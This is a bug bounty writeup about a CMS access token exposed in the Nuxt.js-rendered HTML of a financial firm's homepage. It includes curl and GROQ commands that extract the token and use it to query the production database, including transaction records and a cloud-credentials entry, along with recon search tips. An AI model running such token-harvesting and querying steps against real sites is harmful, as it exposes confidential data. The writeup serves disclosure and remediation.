
Introduction
During a routine recon session on publicly accessible web assets, I came across something that shouldn't exist in the wild a live authentication token for a production content management system, sitting in plain sight inside a financial firm's homepage HTML.
This is the full technical writeup of that finding: how I discovered it, how I validated the impact, and how I reported it responsibly.
Disclosure note: The affected organization has been notified via HackerOne. The vulnerability is currently pending remediation. For this reason, I'm withholding the company name, project identifiers, and all token values. Screenshots have been redacted accordingly.
Target Overview
- Type: U.S.-based prime brokerage / financial services firm
- Platform: Public marketing website built with Nuxt.js (Vue SSR framework)
- CMS: Sanity.io (headless CMS with GROQ query language)
- Scope: Publicly accessible assets
Discovery Finding the Token
Step 1: Passive Recon
I started with basic passive recon on the target's main domain. No fuzzing, no active scanning just loading the homepage and inspecting what the browser receives.
Step 2: Searching the Source
I opened Firefox DevTools → Debugger tab → Search (Ctrl+Shift+F), and searched for the keyword:
token:On line 171 of the main (index) document, I found this inside an inline JavaScript block:
window.__NUXT__ = {
  config: {
    public: {
      sanity: {
        projectId: "[REDACTED]",
        dataset: "production",
        token: "[REDACTED — 180-character token]"
      }
    }
  }
}
This is a Nuxt.js server-side rendering anti-pattern the developer placed the Sanity token inside the public runtime config, which Nuxt serializes and embeds directly into the HTML sent to every visitor's browser.
Step 3: Command-Line Extraction
To confirm this wasn't just a read-only public token, I extracted it:
curl -s https://[REDACTED] | grep -oP 'token:"[^"]+' | cut -d'"' -f2Token confirmed. Next step: test what it can actually access.
Exploitation Database Access via GROQ
Sanity uses GROQ (Graph-Relational Object Queries) as its query language. With the token in hand, I started with the least invasive query possible.
Query 1: Count Total Documents
curl -s "https://[REDACTED].api.sanity.io/v2021-10-21/data/query/production?query=count(*)" \
  -H "Authorization: Bearer $TOKEN"
Result:
{"query":"count(*)","result":2088,"syncTags":["s1:XXXXXX"],"ms":2}
2,088 documents. Full read access to the production database confirmed.
Query 2: Enumerate All Data Types
curl -s "https://[REDACTED].api.sanity.io/v2021-10-21/data/query/production?query=*[]{_type}" \
  -H "Authorization: Bearer $TOKEN" | jq -r '.result[]._type' | sort | uniq -c
This returned 54 distinct data types, including:
Count Data Type 1,190 image assets 169 file assets 128 financial transactions 107 blog posts 74 conferences 59 press releases 53 Digital Ocean stored files 28 forms (Salesforce-integrated) 23 internal statistics / KPIs 20 team member records 10 client profiles 1 digital-ocean-files.credentials
Query 3: Financial Transactions Sample
curl -s "https://[REDACTED].api.sanity.io/v2021-10-21/data/query/production?query=*[_type=='transactions'][0...3]" \
  -H "Authorization: Bearer $TOKEN" | jq .

The results included:
- Deal types: IPO, Private Placement, At-The-Market Programs
- Transaction amounts in the $50M–$2.1B range
- Dates, internal names, roles (Lead Manager, Co-Manager, Sales Agent)
- Links to public press releases
Query 4: Checking for Cloud Credentials
curl -s "https://[REDACTED].api.sanity.io/v2021-10-21/data/query/production?query=*[_type=='digital-ocean-files.credentials']" \
  -H "Authorization: Bearer $TOKEN" | jq .
The document existed as a record confirming the data type was present in the schema. I did not attempt to retrieve or escalate using any cloud credentials.
Impact Analysis
What an attacker could do with this token:
1. Full Data Exfiltration (< 5 minutes) All 2,088 documents downloadable with a single GROQ query. No authentication, no rate limiting encountered.
2. Business Intelligence Theft
- Client lists and deal relationships
- Internal financial transaction flow
- Company growth KPIs and metrics
- Marketing strategy via Salesforce field mappings
3. Social Engineering Foundation The combination of team member records + client profiles + transaction data creates a highly credible phishing profile. Attackers could craft spear-phishing emails with accurate internal context.
4. Potential Write Access The token's permission scope was not fully tested (to avoid unintended modifications). If write-enabled, an attacker could inject malicious content into the live website.
5. Compliance Exposure
- GDPR if EU client data is included (up to €20M or 4% global revenue)
- CCPA for California-based clients ($2,500–$7,500 per record)
- SEC material data breach disclosure requirements for financial firms
CVSS v3.1 Scoring
Score: 8.6 HIGH
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:L/A:NMetric Value Reason Attack Vector Network Exploitable from anywhere Attack Complexity Low No special conditions Privileges Required None Unauthenticated User Interaction None Fully automated exploit Scope Changed Impacts Sanity CMS beyond the website Confidentiality High Complete database read access Integrity Low Potential write access unconfirmed Availability None No service disruption
The Scope: Changed metric pushed this from a 7.x to 8.6 because the vulnerable component (the website) impacts a separate system (the Sanity production database).
Root Cause
The vulnerability stems from a Nuxt.js misconfiguration:
// nuxt.config.ts — VULNERABLE
export default defineNuxtConfig({
  runtimeConfig: {
    public: {          // ← "public" = serialized into browser HTML
      sanity: {
        token: process.env.SANITY_TOKEN  // token ends up in window.__NUXT__
      }
    }
  }
})
The public key in Nuxt's runtimeConfig is designed for non-sensitive values. Placing an API token there exposes it to every website visitor.
Remediation
Immediate
- Rotate the exposed token in the Sanity dashboard
- Audit access logs for unauthorized queries
- Notify affected parties if client PII was accessed
Short-Term
// nuxt.config.ts — FIXED
export default defineNuxtConfig({
  runtimeConfig: {
    // No "public" wrapper — stays server-side only
    sanity: {
      token: process.env.SANITY_TOKEN
    }
  }
})- Use read-only tokens with restricted GROQ projections for any client-side CMS access
- Implement IP allowlisting on the Sanity API project
- Use Sanity's perspective API with public dataset separation
Long-Term
- Add secret scanning to CI/CD pipeline (truffleHog, gitleaks)
- Implement Content Security Policy headers
- Regular client-side code audits for credential exposure
Timeline
Date Event 2026–04–02 10:00 UTC Discovery during passive recon 2026–04–02 11:00 UTC Validation completed 2026–04–02 13:00 UTC HackerOne report submitted 2026–04–02 Marked as Duplicate vulnerability unresolved 2026–04–13 Token still active, no remediation confirmed
Key Takeaways
For bug bounty hunters:
- Always search
window.__NUXT__,window.__NEXT_DATA__, andwindow.__remixContextSSR frameworks frequently leak config into HTML token:andapiKey:are high-value search terms in DevTools- GROQ is powerful even a
count(*)query proves critical impact without touching sensitive data
For developers:
- In Nuxt:
runtimeConfig.public= visible to everyone.runtimeConfig(private) = server-only - Never use write tokens client-side. If CMS data is needed on the frontend, use read-only tokens with field-level projections
- Automate secret scanning humans miss things, scanners don't
References
- OWASP A02:2021 — Cryptographic Failures
- CWE-522: Insufficiently Protected Credentials
- Sanity.io Security Best Practices
- Nuxt.js runtimeConfig Documentation
All testing was performed on publicly accessible assets. No data was downloaded, stored, or used beyond validation of the vulnerability. Responsible disclosure was followed throughout.